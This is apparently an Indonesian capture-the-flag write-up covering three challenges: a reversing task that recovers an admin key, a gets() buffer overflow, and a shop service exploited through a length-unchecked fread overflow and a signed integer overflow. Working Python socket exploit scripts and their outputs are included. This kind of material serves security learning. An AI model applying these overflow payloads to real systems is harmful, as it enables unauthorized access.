File `chall.exe` dibuka menggunakan Ghidra. Setelah proses import dan analyze selesai, Ghidra berhasil mengenali fungsi utama program:

```
```c  
int __cdecl main(int _Argc, char **_Argv, char **_Env)
```



Dari hasil analisis, ditemukan bahwa Admin Key yang benar adalah:

reverse\_this\_thing

Lalu saya minta AI buat solvernya:

solver.py


```
import subprocess

ADMIN_KEY = "reverse_this_thing"

p = subprocess.Popen(
 ["chall.exe"],
 stdin=subprocess.PIPE,
 stdout=subprocess.PIPE,
 stderr=subprocess.PIPE,
 text=True
)

out, err = p.communicate(ADMIN_KEY + "\n")

print(out)
print(err)
```



The image shows a Visual Studio Code editor window with a dark theme. The Explorer sidebar on the left shows a project named 'REVERSSCSC' with files 'rev.rep', 'a.py', 'chall.exe', 'rev.gpr', 'rev.lock', and 'rev.lock-'. The main editor area displays the content of 'a.py', which is a Python script using the subprocess module to run 'chall.exe' and communicate with it. The script sets 'ADMIN\_KEY' to 'reverse\_this\_thing' and prints the output and error of the subprocess. The bottom panel shows the 'OUTPUT' view with the following text: 'the system cannot find the path specified.', '[Done] exited with code=1 in 0.034 seconds', and '[Running] python -u "c:\Users\Nicholas\Downloads\reversescsc\a.py"'. The terminal input shows 'Enter Admin Key: Correct! Flag: CSC{i\_hacked\_the\_binary}'.

```
1 import subprocess
2
3 ADMIN_KEY = "reverse_this_thing"
4
5 p = subprocess.Popen(
6 ["chall.exe"],
7 stdin=subprocess.PIPE,
8 stdout=subprocess.PIPE,
9 stderr=subprocess.PIPE,
10 text=True
11)
12
13 out, err = p.communicate(ADMIN_KEY + "\n")
14
15 print(out)
16 print(err)
```

the system cannot find the path specified.

[Done] exited with code=1 in 0.034 seconds

[Running] python -u "c:\Users\Nicholas\Downloads\reversescsc\a.py"

Enter Admin Key: Correct! Flag: CSC{i\_hacked\_the\_binary}

Flag:  
CSC{i\_hacked\_the\_binary}

# Binary Exploitation

## Sawit[100]

```
gacor king
author: eld
nc jujuccloud.ddns.net 50004
```

### Explanation:

Diberikan sebuah binary ELF Linux

Kerentanan utama ada pada penggunaan:

```
gets(data.buf);
```

Program melakukan pengecekan:

```
if (strcmp(data.gacorking, "SAWIT") != 0)
```


Dan

```
if (data.sawit == 0x1337)
```

Dimana harus:

Overflow buf, Menjaga gacorking tetap "SAWIT",

Mengubah sawit menjadi 0x1337



```
1 import socket, struct
2
3 HOST = "jujucloud.ddns.net"
4 PORT = 50004
5
6 payload = b"A" * 1000
7 payload += b"SAWIT" * 1000
8 payload += struct.pack("<I", 0x1337)
9 payload += b"\n"
10
11 s = socket.create_connection((HOST, PORT))
12 s.sendall(payload)
13
14 data = b""
15 while True:
16 chunk = s.recv(4096)
17 if not chunk:
18 break
19 data += chunk
20
21 print(data.decode(errors="ignore"))
22
23 s.close()
```

solver.py (optional)

```
import socket
import struct

HOST = "jujucloud.ddns.net"
PORT = 50004

payload = b"A" * 1000
payload += b"SAWIT\x00\x00\x00"
payload += struct.pack("<I", 0x1337)
payload += b"\n"

s = socket.create_connection((HOST, PORT))
s.sendall(payload)

data = b""

while True:
 chunk = s.recv(4096)
 if not chunk:
 break
 data += chunk

print(data.decode(errors="ignore"))

s.close()
```

Hasilnya:

```
(WhyNich@LAPTOP-QLG50FLU)-[mnt/c/Users/Nicholas/Downloads/binexcsc/dist]
$ python3 aa.py
Hidup apa bang?
HIDUP :

))). ----- ,((
))). ,(((
))) ,((((
)))) .:::: ,((((
))))) .::: ,((((
'))))))) .:- ,((((
'))))))) .:' ,((((
'))))))) .-' ,((((
'))))))) .-' ,((((
'))))_)_-'__)()('-_-' ,((((CSC{Cuma_sawit_tiada_yang_lain.Soal_rakyat_emang_gua_pikiran?
Biarin_senegara_pada_nyinyir.Yang_penting_duit_gua_masih_ngalir}
'))'---)___))'_-' ,((((---'CC'
')))))))|'| ,((((
HIDUP JOKOWIIIIIII)))))/' ,((((
'))))| ,((((
')))| ,((((

 /\
 / \
 /____\

(WhyNich@LAPTOP-QLG50FLU)-[mnt/c/Users/Nicholas/Downloads/binexcsc/dist]
$
```

**Flag:**

CSC{Cuma\_sawit\_tiada\_yang\_lain.Soal\_rakyat\_emang\_gua\_pikirin?Biarin\_senega  
ra\_pada\_nyinyir.Yang\_penting\_duit\_gua\_masih\_ngalir}

# Waifu shop[372]

Welcome to the most exclusive Waifu Shop in town. They say the security access is tight and the prices are astronomical. But who would have thought, doing a little bad math could make you the richest customer around...

Author: Fuli

nc jujuccloud.ddns.net 50006

## Explanation:

Diberikan sebuah service:

nc jujuccloud.ddns.net 50006

Challenge mensimulasikan sebuah "Waifu Shop" tempat user bisa membeli item menggunakan balance.

Hint utama challenge:

"doing a little bad math could make you the richest customer around..."

Yang mengarah ke kemungkinan adanya integer overflow.

Dari file chall.c, terdapat vulnerability utama:

```
108 int main()
109 {
110 setvbuf(stdout, NULL, _IONBF, 0);
111 srand(time(NULL));
112
113 char password[16];
114 createPassword(password);
115
116 char username[16];
117 int size;
118
119 printf("=== Waifu Shop ===\n");
120 printf("Login\n");
121 printf("Username length? ");
122 scanf("%d\n", &size);
123
124 printf("Username: ");
125 fread(username, 1, size, stdin);
126
127 printf("\n--- Guest Card ---\n");
128 printf("Username: %s\n", username);
129
130 printf("\nPassword:\n");
131
132 char attempt[16];
133 fgets(attempt, sizeof(attempt), stdin);
134
135 if (strcmp(attempt, password) == 0)
136 {
137 shop();
138 }
139 else
140 {
141 printf("Invalid access! Astolfo gonna hunting you!\n");
142 }
143
144 return 0;
145 }
```

Bagian utama yang vulnerable:

116 char username[16];

122 scanf("%d\n", &size);

125 fread(username, 1, size, stdin);

Program membaca input berdasarkan nilai size tanpa melakukan validasi panjang data, padahal buffer username hanya berukuran 16 byte. Dengan memberikan ukuran lebih besar dari kapasitas buffer, attacker dapat

melakukan buffer overflow dan menimpa data lain di stack, termasuk variabel password. Setelah berhasil melewati autentikasi menggunakan overflow tersebut, challenge dapat diselesaikan dengan mengeksploitasi integer overflow pada proses pembelian item. Perkalian antara quantity dan harga item menggunakan tipe data signed integer 32-bit sehingga nilai yang sangat besar dapat berubah menjadi bilangan negatif akibat overflow. Ketika nilai negatif tersebut dikurangkan dari balance, saldo pemain justru menjadi sangat besar dan cukup untuk membeli flag.

#### solver.py

```
import socket, time

s = socket.create_connection(("jujucloud.ddns.net", 50006), timeout=10)

def recv(t=1):
 time.sleep(t)
 data = s.recv(4096)
 print(data.decode(errors="ignore"), end="")
 return data

recv()

payload = b"19\n" + b"X"*16 + b"A\n\x00" + b"A\n"
s.sendall(payload)

recv()

s.sendall(b"1\n")
recv()

s.sendall(b"214748465\n")
recv()

s.sendall(b"5\n")
recv(2)
```

```
File Edit Selection View Go Run Terminal Help
BINEX
aa.py
chall (2)
chall.c
flag.txt

5 def recv(t=1):
6 time.sleep(t)
7 data = s.recv(4096)
8 print(data.decode(errors="ignore"), end="")
9 return data
10
11 recv()
12
13 payload = b"19\n" + b"x"*16 + b"A\n\x00" + b"A\n"
14 s.sendall(payload)
15
16 recv()
17
18 s.sendall(b"1\n")
19 recv()
20
21 s.sendall(b"214748465\n")
22 recv()
23
24 s.sendall(b"5\n")
25 recv(2)]

PROBLEMS OUTPUT ... Filter (e.g. text, lexclude text, ...) Code
2. maniru (20 sigmas)
3. Chizuru (100 sigmas)
4. Astolfo (500000 sigmas)
5. Flag (2147483646 sigmas)
6. Check balance
7. Exit
>> Congrats Gg:
CSC{n0_m0n3y_n0_w41fu_but_1nt_0v3rf10w_s4y5_0therw1se}
```

Flag:

CSC{n0\_m0n3y\_n0\_w41fu\_but\_1nt\_0v3rf10w\_s4y5\_0therw1se}